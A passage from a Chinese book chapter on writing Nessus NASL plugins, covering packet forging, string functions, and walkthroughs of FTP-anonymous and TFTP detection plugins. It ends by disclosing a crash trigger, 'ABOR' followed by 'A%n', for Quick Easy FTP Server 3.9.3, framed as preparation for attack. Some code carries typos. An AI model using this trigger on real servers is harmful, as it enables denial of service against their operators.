element_name 必须是"tcp_sport"、"th_dport"、"th_flags"、"th_seq"、"th_ack"、"th_x2"、"th_off"、"th_win"、"th_urp"、"th_sum"其中之一。注意：引号是不可缺少的。

（3）构造 UDP 报文

UDP 报文构造函数 forge_udp_packet()和 TCP 构造函数极为类似，其原型如下：

```
udp = forge_udp_packet(
  ip : (ip_packet) ,
  uh_sport : (source_port) ,
  uh_dport : (destination_port) ,
  uh_ulen : (length) ,
```

```
[uh_sum : 〈checksum〉 ,]
[data : 〈data〉 ]);
```

而 set_udp_elements()和 get_udp_elements()函数与 TCP 报文对应的处理函数用法也相同。

（4）构造 ICMP 报文

NASL 构造 ICMP 报文的函数如下：

```
icmp = forge_icmp_packet( ip:<ip_packet>,
  icmp_code:<icmp_code>,
  icmp_type:<icmp_type>,
  icmp_seq:<icmp_seq>,
  icmp_id:<icmp_id>,
  [data:<data>]);
```

另两个函数 get_icmp_element()和 set_icmp_element()的工作方式与 TCP 的和 UDP 的相同，只是参数不同。

（5）构造 IGMP 报文

函数 forge_igmp_packet()接受下列参数：

```
igmp = forge_igmp_packet( ip:<ip_packet>,
  code:<igmp_code>,
  type:<igmp_type>,
  group:<igmp_group>,
  [data:<data>]);
```

（6）发送报文

构造报文的操作完成之后，我们可以使用 send_packet()函数将它们发送出去，其原型如下：

```
reply = send_packet(packet1,packet2,.....,packetN,
  pcap_active: 〈TRUE|FALSE〉 ,
  pcap_filter: 〈pcap_filter〉 );
```

如果 pcap_active 参数为 TRUE，这个函数就会等待目标的回应。pcap_filter 用来设置我们需要得到的报文类型，详情请参考 pcap 或者 tcpdump 的手册页。

（7）读取报文

我们可以使用 pcap_next()函数读取一个报文，其原型如下：

```
reply = pcap_next();
```

这个函数将从我们使用的最后一个接口读取一个报文，报文的类型取决于最后设置的 pcap 类型。

3. 工具函数

NASL 还提供了一些工具函数以简化我们的编程。

```
this_host()
```

获得运行脚本的主机 IP 地址，没有参数。

```
get_host_name()
```

返回当前被测试主机的主机名，没有参数。

```
get_host_ip()
```

返回当前被测试主机的 IP 地址，没有参数。

```
get_host_open_port()
```

获得远程主机打开的第一个端口号，没有参数。这个函数对于某些脚本（如 land）非常有用，有些 TCP 序列号分析程序需要通过这个函数获得远程主机一个打开的端口。

```
get_port_stat( 〈portnum〉 )
```

如果 TCP 端口〈portnum〉打开或者其状态是未知的，就返回 TRUE。

```
telnet_init( 〈soc〉 )
```

在一个打开的套接字上初始化一个 telnet 会话，并且返回 telnet 数据的第一行。例如：

```
soc = open_sock_tcp(23);
buffer = telnet_init(soc);
display("The remote telnet banner is ",buffer,"\n");
tcp_ping()
```

如果远程主机应答 TCP ping 请求（发送一个设置 ACK 标志的 TCP 报文），本函数就返回 TRUE，没有参数。

```
getrpcport()
```

获得远程主机的 RPC 端口号，原型为：

```
result = getrpcport(program : 〈program_number),
  protocol : 〈IPPROTO_TCP|IPPROTO_UDP,
  [version : 〈version〉 ]);
```

如果远程主机的〈program_number〉程序没有在 RPC portmap 监控进程中注册，就返回 0。

6.7.5 NASL 重要函数：字符串处理函数

NASL 允许我们像处理数字一样处理字符串。因此，我们能够安全地使用==、<和>等操作符。例如：

```
a = "version 1.2.3";
b = "version 1.4.1";
if(a<b)
  {
    #因为 version 1.2.3 比 version 1.4.1 低
    #因此，开始执行这里的代码
  }
c = "version 1.2.3";
if(a == c)
  {
    #因为两个字符串相等
    #因此执行这里的代码
  }
```

在 NASL 中，也可以获得一个字符串的某个字符，和 C 语言完全相同。例如：

```
a = "test";
b = a[1]; #b 等于"e"
```

我们也可以在一个字符串中加、减一个字符串。例如：

```
a = "version 1.2.3";
b = a - "version"; #b 等于"1.2.3"
a = "this is a test";
b = "is a ";
c = a - b; #c 等于"this test"
a = "test";
c = " is a ";
c = a - b; #a 等于"testtest"
```

除此之外，><也可以用于字符串的处理。NASL 有很多函数来构造或者修改字符串，下面进行介绍。

1. 处理正则表达式的 ereg()函数

在 NASL 中，模式匹配是由 ereg()函数完成的。其原型如下：

```
result = ereg(pattern: 〈pattern,string: 〈string〉 )
```

正则表达式的语法是 egrep 风格的，细节请参考 egrep 的手册页。例如：

```
if(ereg(pattern:".*",string:"test"))
  {
    display("Always execute\n");
  }
mystring=recv(socket:soc,length:1024);
if(ereg(pattern:"SSH-.*-1\..*",string:mysting))
  {
    display("SSH 1.x is running on this host");
  }
```

2. egrep()函数

egrep()函数返回一个多行文本中匹配〈pattern〉的第一行。如果对单行文本使用这个函数，它就相当于 ereg()；如果没有匹配的行，它就返回 FALSE。其原型如下：

```
str=egrep(pattern: 〈pattern〉 ,string: 〈string〉 )
```

示例：

```
soc=open_soc_tcp(80);
str=string("HEAD / HTTP/1.0\r\n\r\n");
sen(socket:soc,data:str);
r=recv(socket:soc,length:1024);
server=egrep(pattern:"^Server.*",string:r);
if(server)display(server);
```

3. crap()函数

crap()函数非常便于测试缓冲区溢出，有两种原型：

```
crap( 〈length〉 )
```

获得一个以'X'填充的长度为〈length〉的字符串。

```
crap(length: 〈length〉 ,data: 〈data〉 )
```

获得一个长度为〈length〉的字符串，并使用〈data〉填充字符串。例如：

```
a=crap(5); #a="XXXXX"
b=crap(4096); #b="XXX...XXX"(4096 个 X)
c=crap(length:12,data:"hello"); #c="hellohellohe"
```

4. string()函数

这个函数用来定制字符串。其原型为：

```
string( 〈string1〉 ,[ 〈string2〉 ,..., 〈stringN〉 ]);
```

它能够解释字符串中\n、\t 等特殊字符。例如：

```
name="Renand";
a=string("Hello,I am ",name,"\n"_; #a 等于"Hello,I am Renaud"
#末尾回行
b=string(1," and ",2," make ",1+2); #b 等于"1 and 2 make 3"
c=string("MKD ",crap(4096),"\r\n"); #c 等于"MKD XXX...XXXXX"(4096 个 X)
#后面是一个回车和一个回行
```

5. strlen()函数

strlen()函数返回一个字符串的长度。例如：

```
a==strlen("abcd"); #a 等于 4
```

6. raw_string()函数

这个函数能够把数字转换为对应的字符。例如：

```
a=raw_string(80,81,82); #80、81、82 分别对应 ASCII 字符的 PQR
```

7. strtoint()函数

这个函数把一个 NASL 整数转换为一个二进制整数。原型为：

```
value=strtolen(number: 〈nasl_integer〉 ,size: 〈number_of_byte〉 );
```

这个函数比较适合于和 raw_string()函数一块使用。size 参数是 NASL 整数的字节数，可以是：1、2、4。

8. tolower()函数

这个函数能够把一个字符串中的所有大写字符转换为小写字符。原型为:

```
string2=tolower( 〈string〉 );
```

例如：

```
a="Hello,World"
b=tolower(a); #b 等于"hello,world"
```

6.7.6　如何编写一个高效的 Nessus 安全测试插件

在 Nessus 安全测试系统中，所有的安全测试都是由 Nessusd 进程发动的。在测试期间，一个好的测试插件必须能够有效地利用其他测试插件的测试结果。例如：一个测试插件需要打开一个到 FTP 服务器的连接，而在这之前它应该首先检查端口扫描测试插件的结果，确定 FTP 端口是否打开。在一般情况下，这样只会节约一点点时间，但是如果被测试主机位于防火墙之后，这样做会节省由于防火墙丢弃到 21 端口的 TCP 报文造成的漫长等待时间。

1. 确定端口是否打开

get_port_state(〈portnum〉)函数用于获得端口的状态。如果端口为开，这个函数就返回 TRUE；反之，则返回 FALSE；如果这个端口没有被扫描过，也就是其状态为未知（unknown），函数也将返回 TRUE。这个函数只消耗很少的 CPU 资源，因此我们可以尽可能地使用它，来提高测试插件的效率。

2. 基础信息（KB，Knowledge Base）

在测试过程中，Nessus 会为每个主机维护一份由扫描测试插件获得的基本信息（即 Knowledge Base）。各种其他的测试插件应该尽可能地利用这些信息，以提高测试效率。实际上，端口的状态就保存在这里。

KB 被分为好几类。Service 类包含每个已知的服务和为其分配的端口号。例如，在大多数情况下，Server/smtp 的值为 25。但是，如果远程主机的 SMTP 服务被隐藏于 2500 端口，这个值就改为 2500。

有关基本信息中各个元素的细节请参考附录 B。

在 NASL 中，有两个有关基本信息（KB）的函数。使用 get_kb_item(〈name〉)函数可以获得基本信息的〈name〉项的值，这个函数是匿名函数；而函数 set_kb_item(name:〈name〉,value:〈value〉)能够把〈name〉项的值设置为〈value〉。

注意：我们不能获得刚刚加入的基本信息条目的值。例如，以下代码将无法像我们所期待的那样执行：

```
set_kb_item(name:"attack",value:TRUE);
if(get_kb_item("attack"))
  {
    #这里的代码不可能执行
    #因为 attack 基本信息项并没有更新
  }
```

之所以这样，是出于安全和代码稳定性的考虑。在安全测试期间，Nessus 服务器会为每个安全测试插件维护一份基本信息（KB）拷贝，安全测试插件只是从自己的基本信息（KB）拷贝中获得信息。而 set_kb_item()函数只更新原始的基本信息（KB）拷贝，不对当前安全测试插件使用

的拷贝进行更新操作。

6.7.7 脚本优化

在安全测试期间，Nessusd 服务器将有可能启动几千个脚本。如果所有脚本编写得都不好，这个测试就会浪费大量的时间。因此，我们必须尽量提高脚本的效率。

1. 只在必要时运行

对于优化脚本，最有效的方法是告诉 Nessusd 服务器什么时候不要启动它。例如，假设我们的脚本需要建立到远程主机 123/TCP 端口的连接，如果 Nessusd 知道这个端口已经被关闭，就没有必要启动我们的脚本了。script_require_ports()、script_require_keys()和 script_exclude_keys()函数就是用来实现上述目的的，这些脚本需要在描述部分调用：

```
script_require_ports(〈port1〉,〈port2〉,...)
```

参数中至少有一个端口开放才启动脚本。参数可以是数字，也可以是基本信息（KB）中定义的符号，如"Services/www"。注意：如果端口的状态是未知的（例如：还没有进行过端口扫描），这个脚本也会执行。

```
script_require_keys(〈key1〉,〈key2〉,...)
```

只有参数中的关键词在基本信息（KB）中都有定义时，才执行脚本。例如：

```
script_require_keys("ftp/anonymous","ftp/writeable_dir");
```

表示只有远程 FTP 主机支持匿名用户，以及存在可以写的目录时，才启动当前脚本。

```
script_exclude_keys(〈key1〉,〈key2〉,...)
```

参数表示的关键词至少有一个在基本信息（KB）中有定义，才执行当前脚本。

2. 充分利用其他脚本的结果

充分利用基本信息拷贝中的信息，可以使脚本更高效。例如，如果在调用 open_sock_tcp()函数之前，先调用 get_port_state()函数，就可以避免由于目标端口是关闭的所带来的时间上的浪费。

6.8 NASL 插件实例分析

到目前为止，我们已经掌握了 NASL 的基本语法和编写 NASL 插件的相关技巧。这一节将帮助我们理解一些重要的 NASL 插件是怎么工作的，当我们编写自己的插件时，我们可以从这些插件中得到参考。本节所介绍的插件都是 NASL 官方提供的插件，在 Nessus 服务器安装目录下的 plugins\scripts 文件夹中能找到源码。

6.8.1　检测 FTP 匿名登录

前面提到了检测 FTP 匿名登录的插件，现在让我们来看看官方提供的这个插件到底是怎么工作的。这个插件名字叫做“ftp_anonymous.nasl”，它由 Nessus 的作者 Renaud Deraison 于 1999 年编写。下面是该插件的源代码，该插件的运行结果请查看 6.5 节。在开始阅读源代码之前，请先保证有一些 FTP 协议的基本知识。

```
1 #
2 # This script was written by Renaud Deraison <deraison@cvs.nessus.org>
3 #
4 #
5 # See the Nessus Scripts License for details
6 #
7
8  if(description)
9  {
10 script_id(10079);
11 script_version ("$Revision: 1.2 $");
12 script_cve_id("CAN-1999-0497");
13 script_name(english:"Anonymous FTP enabled");
14
15 script_description(english:"
16 This FTP service allows anonymous logins. If you do not want to share data
17 with anyone you do not know, then you should deactivate the anonymous account,
18 since it can only cause troubles.
19
20 Risk factor : Low");
21
22 script_summary(english:"Checks if the remote ftp server accepts
   anonymous logins");
23
24 script_category(ACT_GATHER_INFO);
25 script_family(english:"FTP");
26 script_copyright(english:"This script is Copyright (C) 1999 Renaud
   Deraison");
27 script_dependencie("find_service.nes", "logins.nasl", "smtp_settings.nasl");
28 script_require_ports("Services/ftp", 21);
29 exit(0);
30 }
```

```
31
32 #
33 # The script code starts here :
34 #
35
36 include("ftp_func.inc");
37
38 port = get_kb_item("Services/ftp");
39 if(!port)port = 21;
40
41 state = get_port_state(port);
42 if(!state)exit(0);
43 soc = open_sock_tcp(port);
44 if(soc)
45 {
46 domain = get_kb_item("Settings/third_party_domain");
47 r = ftp_log_in(socket:soc, user:"anonymous", pass:string("nessus@",
   domain));
48 if(r)
49 {
50  port2 = ftp_get_pasv_port(socket:soc);
51  if(port2)
52  {
53   soc2 = open_sock_tcp(port2, transport:get_port_transport(port));
54   if (soc2)
55   {
56    send(socket:soc, data:'LIST /\r\n');
57    listing = ftp_recv_listing(socket:soc2);
58    close(soc2);
59    }
60 }
61
62 data = "
63 This FTP service allows anonymous logins. If you do not want to share
   data
64 with anyone you do not know, then you should deactivate the anonymous
```

```
account,
65 since it may only cause troubles.
66
67 ";
68
69  if(strlen(listing))
70  {
71   data += "The content of the remote FTP root is :
72
73  " + listing;
74  }
75
76 data += "
77
78 Risk factor : Low";
79
80  security_warning(port:port, data:data);
81  set_kb_item(name:"ftp/anonymous", value:TRUE);
82  user_password = get_kb_item("ftp/password");
83  if(!user_password)
84  {
85   set_kb_item(name:"ftp/login", value:"anonymous");
86   set_kb_item(name:"ftp/password", value:string("nessus@", domain));
87  }
88 }
89 close(soc);
90 }
```

程序中，第 8～30 行是插件的注册部分，第 31～90 行是插件的攻击部分。关于注册部分，前面已经介绍过，这里不做详细介绍。需要强调的是，第 27 行表示该插件依赖于 find_service.nes、logins.nasl 和 smtp_settings.nasl，第 28 行表示插件的攻击部分需要用到 21 号端口。下面就脚本的攻击部分进行介绍。

第 36 行：ftp_func.inc 是 NASL 的库，该库提供一些 FTP 相关函数给用户调用，如下面用到的 ftp_recv_listing()。

第 38～39 行：此插件通过查询 Knowledge Base 中的“Services/ftp”来判断远程主机是否运行了 FTP 服务，因为在此之前运行的某个插件可能发现了远程主机运行了 FTP 服务，并将

“Services/ftp”的值设置为 FTP 服务的端口值。如果 get_kb_item( )函数没有返回值，则将端口设置为 21。

第 41～43 行：如果目标主机的 FTP 端口是关闭的，get_port_state( )函数将返回 FALSE，这样此插件就会调用 exit(0)并退出。否则，通过 open_sock_tcp()函数建立 TCP 连接。

第 44 行：如果 open_sock_tcp()函数建立 TCP 连接失败，则程序直接退出。

第 46 行：通过查询 Knowledge Base 中的项“Settings/third_party_domain”，变量 domain 被设置成一个字符串，在默认情况下值为“example.com”。如果想要了解更多信息，请查看 smtp_settings.nasl 插件。

第 47～60 行：ftp_log_in( )函数用于登录远程 FTP 主机，它接受 3 个参数：用户名（user）、密码（pass）和端口号（socket）。如果所发送的数据得到远程主机的确认，则返回 TRUE，否则返回 FALSE。在这个例子中，因为我们是测试远程主机是否允许匿名登录，所以传递给 ftp_log_in( )函数的用户名是 anonymous（表示匿名）；传递给函数的密码是 nessus@example.com，因为是匿名登录，所以无论密码是什么都没有关系。如果 ftp_log_in()返回 TRUE，则触发 ftp_get_pasv_port()函数，这个函数给 FTP 服务器发送一个 PASV 命令。这将引起 FTP 服务器返回一个用户建立“passive”FTP 连接的端口，这个端口号是由 ftp_get_pasv_port()函数返回的，并存储在 port2 这个变量中。函数 open_sock_tcp()用于建立到目标主机 port2 端口的 TCP 连接。接着，函数 send()通过 soc2 这个 socket 描述符向目标主机发送 LIST 命令，FTP 服务器则返回当前目录的文件列表，这个文件列表通过 ftp_recv_listing( )函数接收，并存储在 listing 这个变量中。

第 80 行：插件调用函数 security_warning( )向 Nessus 用户显示安全警告。

第 81～88 行：set_kb_item()函数将 Knowledge Base 中 ftp/anonymous 项的值设置为 TRUE，指示远程主机运行的 FTP 服务允许匿名登录。这项设置是很有用的，因为后面的一些插件可能需要用到这个信息，就像我们最初调用 get_kb_item("Services/ftp")一样，“Services/ftp”也是之前运行的插件存储的。同时，插件还检查 Knowledge Base 中“ftp/password”这一项，如果它还没有被设置，则该插件将“ftp/login”和“ftp/password”的值分别设置为 anonymous 和 nessus@example.com。

6.8.2 检测是否运行 TFTP 服务

上一节的插件示范了如何发送数据包，这一节将介绍如何伪造数据包。本节所要介绍的是 TFTP 插件 tftpd_detect.nasl，之所以以 TFTP 插件为例，是因为 TFTP 协议简单，而且在后续章节中我们将编写一个检测 TFTP 服务器目录遍历漏洞的插件，因此这个插件可以先做一个引领。

在开始学习 tftpd_detect.nasl 之前，先简单介绍一下 TFTP 协议。

TFTP（Trivial File Transfer Protocol）是一个传输文件的简单协议，它基于 UDP 协议实现，比 FTP 协议简单，只能从文件服务器上获得或写入文件，不能列出目录，不进行用户认证。

因为 TFTP 使用 UDP 的 69 端口，而 UDP 使用 IP，因此在以太网下一个 TFTP 包中会有以下几段：以太帧头、IP 头、UDP 数据报头、TFTP 头，剩下的就是 TFTP 数据了。

TFTP 运行 5 种类型的包，如表 6-1 所示。

表 6-1　TFTP 运行 5 种类型的包

Opcode	Command	Description
1	Read Request(RRQ)	Request to read a file
2	Write Request(WRQ)	Request to write to a file
3	File Data(DATA)	Transfer of file data
4	Data Acknowledge(ACK)	Acknowledgement of file data
5	Error(ERROR)	Error indication

RRQ/WRQ 包的格式为：

16 bits	String	8 bits	String	8 bits
Opcode	Filename	0	Mode	0

DATA 包的格式为：

16 bits	16 bits	n bits
Opcode	Block ID	Data

ACK 包的格式为：

16 bits	16 bits
Opcode	Block ID

ERROR 包的格式为：

16 bits	16 bits	String	8 bits
Opcode	ErrorCode	ErrMsg	0

TFTP 的任何传输都起自一个读取或写入文件的请求，即连接请求。客户端发起读取文件请求，如果服务器批准此请求，则服务器打开连接，数据以定长 512 字节传输。每个数据包包括一块数据，服务器发出下一个数据包以前必须得到客户对上一个数据包的确认。如果一个数据包的大小小于 512 字节，则表示传输结束。

那么，如何检测目标主机是否运行了 TFTP 服务呢？我们可以向目标主机发送 TFTP 数据包请求读文件，这个文件可以随机选择，如果目标主机返回 UDP 数据包，而且 TFTP 操作代码是 0x0003 或者 0x0005，即返回了被请求的文件数据或者返回了 TFTP 错误，则说明对方运行了 TFTP 服务。

下面是该插件的源代码。

```
1 #
```

```
2 # (C) Tenable Network Security
3 #
4 # Revised 19/02/05 by Martin O'Neal of Corsaire to make the detection
  more positive,
5 #       include the correct CVE and to update the knowledgebase
  appropriately
6 #
7
8 if(description)
9 {
10 script_id(11819);
11 script_version ("$Revision: 1.10 $");
12 script_cve_id("CVE-1999-0616");
13
14 name["english"] = "a tftpd server is running";
15 script_name(english:name["english"]);
16
17 desc["english"] = "
18 Synopsis :
19
20 A TFTPD server is listening on the remote port.
21
22 Description :
23
24 The remote host is running a TFTPD (Trivial File Transfer Protocol).
25 TFTPD is often used by routers and diskless hosts to retrieve their
26 configuration. It is also used by worms to propagage.
27
28 Solution :
29
30 If you do not use this service, you should disable it.
31
32 Risk factor :
33
34 None";
35
```

```
36 script_description(english:desc["english"]);
37
38 summary["english"] = "tftpd Server detection";
39 script_summary(english:summary["english"]);
40
41 script_category(ACT_GATHER_INFO);
42
43 script_copyright(english:"This script is Copyright (C) 2003 Tenable
   Network Security");
44 family["english"] = "Service detection";
45 script_family(english:family["english"]);
46 script_dependencies('external_svc_ident.nasl');
47 exit(0);
48 }
49
50 #
51 # The script code starts here
52 #
53  include('misc_func.inc');
54
55 if(islocalhost())exit(0);
56 req = raw_string(0x00, 0x01) + "nessus" + rand() + raw_string(0x00) +
   "netascii" + raw_string(0x00);
57
58 sport = rand() % 64512 + 1024;
59
60 ip = forge_ip_packet(ip_hl: 5, ip_v: 4, ip_tos: 0, ip_len: 20, ip_id:
   rand(), ip_off: 0, ip_ttl: 64, ip_p: IPPROTO_UDP, ip_src: this_host());
61 myudp = forge_udp_packet(ip:ip, uh_sport: sport, uh_dport:69, uh_ulen:
   8 + strlen(req), data:req);
62
63 filter = 'udp and dst port ' + sport + ' and src host ' + get_host_ip()
   + ' and udp[8:1]=0x00';
64
65 for ( i = 0 ; i < 3 ; i ++ )
66 {
```

```
67  rep = send_packet(myudp, pcap_active:TRUE, pcap_filter:filter,
    pcap_timeout:1);
68  if ( rep ) break;
69  }
70
71  if(rep)
72  {
73  data = get_udp_element(udp:rep, element:"data");
74  if(data[0] == '\0' && (data[1] == '\x03' || data[1] == '\x05'))
75  {
76  security_note(port:69, proto:"udp");
77  register_service(port: 69, ipproto: 'udp', proto: 'tftp');
78  }
79  }
```

第 1～49 行：插件的注册部分。

第 53 行：后面的 register_service()需要库 misc_func.inc。

第 55 行：如果发现测试的目标主机是本机，就直接退出。

第 56 行：构造好的 req 变量将成为 TFTP 请求读文件的 TFTP 包头。其中，raw_string()函数能够把数字转换为对应的 ASCII 码字符，rand()函数用于产生一个随机数。构造好的 req 包将有如下格式：

16 bits	String	8bits	String	8bits
Opcode	Filename	0	Mode	0
0x00 0x01	nessus123	0x00	netascii	0x00

Opcode 操作码为 1 表示请求读文件，整个数据包的含义是请求读文件 nessus123。

第 58 行：随机产生一个 1024 之上的端口。

第 60 行：伪造一个 IP 数据包，源 IP 为本机 IP，上层协议为 UDP。

第 61 行：基于上面伪造的 IP 数据包，伪造一个 UDP 数据包，源端口为上面随机产生的端口，目的端口为 69，UDP 数据包的长度为 8 字节 UDP 包头长度+TFTP 读文件请求包长度，数据包的内容是 req，即 TFTP 读文件请求。

第 63 行：设置接收目标主机反馈数据包的过滤器为：UDP 数据包，目的端口为 sport，源主机必须是目标主机，UDP 数据包的内容（即 TFTP 协议部分）必须以 0x00 开始，因为 TFTP 操作码的范围是 0x0001～0x0005。

第 65～69 行：循环向目标主机发送 3 次伪造的 UDP 数据包，一旦收到返回包就把它存储在 rep 变量中，并退出循环。“pcap_active: TRUE”将开启接收反馈数据包的功能，“pcap_filter:filter”

将开启反馈数据包的过滤器，“pcap_timeout:1”设置超时时间为 1 秒。

第 71 行：如果没有收到满足条件的反馈数据包，就退出程序；否则，做进一步判断。

第 73 行：获取 rep 中的 UDP 数据包内容，即 TFTP 协议部分，将并它存储在 data 变量中。

第 74～77 行：判断 data 开始两个字节是否为 0x0003 或者 0x0005，如果是，则说明它们是 TFTP 的数据包或者 TFTP 的错误包，因此目标主机就存在 TFTP 服务。用 security_note()报告检测结果，并调用 register_service(port: 69, ipproto: 'udp', proto: 'tftp')，该函数的功能是向 KB 注册服务，设置“Known/tcp/port”项的值为 69，“Services/udp/proto”项的值为 tftp，这样做的好处是后面启动的插件使用 KB 中的这些项值。

通过运行该插件，将可以看到效果。在目标主机 210.*.*.252 上开启一个 TFTP 服务，然后用脚本解释器 nasl.exe 执行该插件，如图 6-97 所示。第一次执行 nasl -t 210.*.*.252 tftpd_detect.nasl，提示“success”，说明已经检测到目标主机开启了 TFTP 服务。关闭目标主机上的 TFTP 服务，再次执行上述命令，没有反应，说明目标主机已经没有 TFTP 服务了。




图 6-97

6.9　编写自己的 NASL 插件

上面我们学习了 NASL 语言的语法和相关函数，并通过实例分析了一些官方插件的工作原理，下面我们开始编写自己的插件。

6.9.1　检测一个 FTP 的拒绝服务漏洞（未曾公布过的漏洞）

如果大家手头上有一个别人不知道的漏洞，那么就可以自己编写插件来检测哪台主机上存在这个漏洞，为接下来的攻击做准备。

目前，笔者手上有一个漏洞，之前没有公布过，在本书中拿它与读者分享，希望大家多多交流。Qucik Easy FTP Server 3.9.3 是国内一个 FTP 服务器软件，它存在一个拒绝服务漏洞。该软件的主界面如图 6-98 所示。




图 6-98

如果登录该 FTP 服务器之后，向服务器发送 ABOR 命令，表示放弃先前的 FTP 命令和数据传输，则服务器会返回一个 ACK 进行确认。通过 Ethereal 抓包分析，可以看到数据包的来往过程，如图 6-99 所示。




图 6-99

但是我们逆着程序员思路来考虑问题，发送 ABOR 命令时，在它后面加上 A%n，然后把这

个畸形数据包发送给 FTP 服务器。由于 Qucik Easy FTP Server 3.9.3 程序处理不当，导致程序崩溃，如图 6-100 所示。




图 6-100

但是作为FTP客户端，怎么才能知道FTP服务器已经崩溃了呢？我们通过Ethereal抓取数据包，分析正常通信与非正常通信两种情况下数据包的异同。发送畸形数据包的过程如图 6-101 所示。




图 6-101

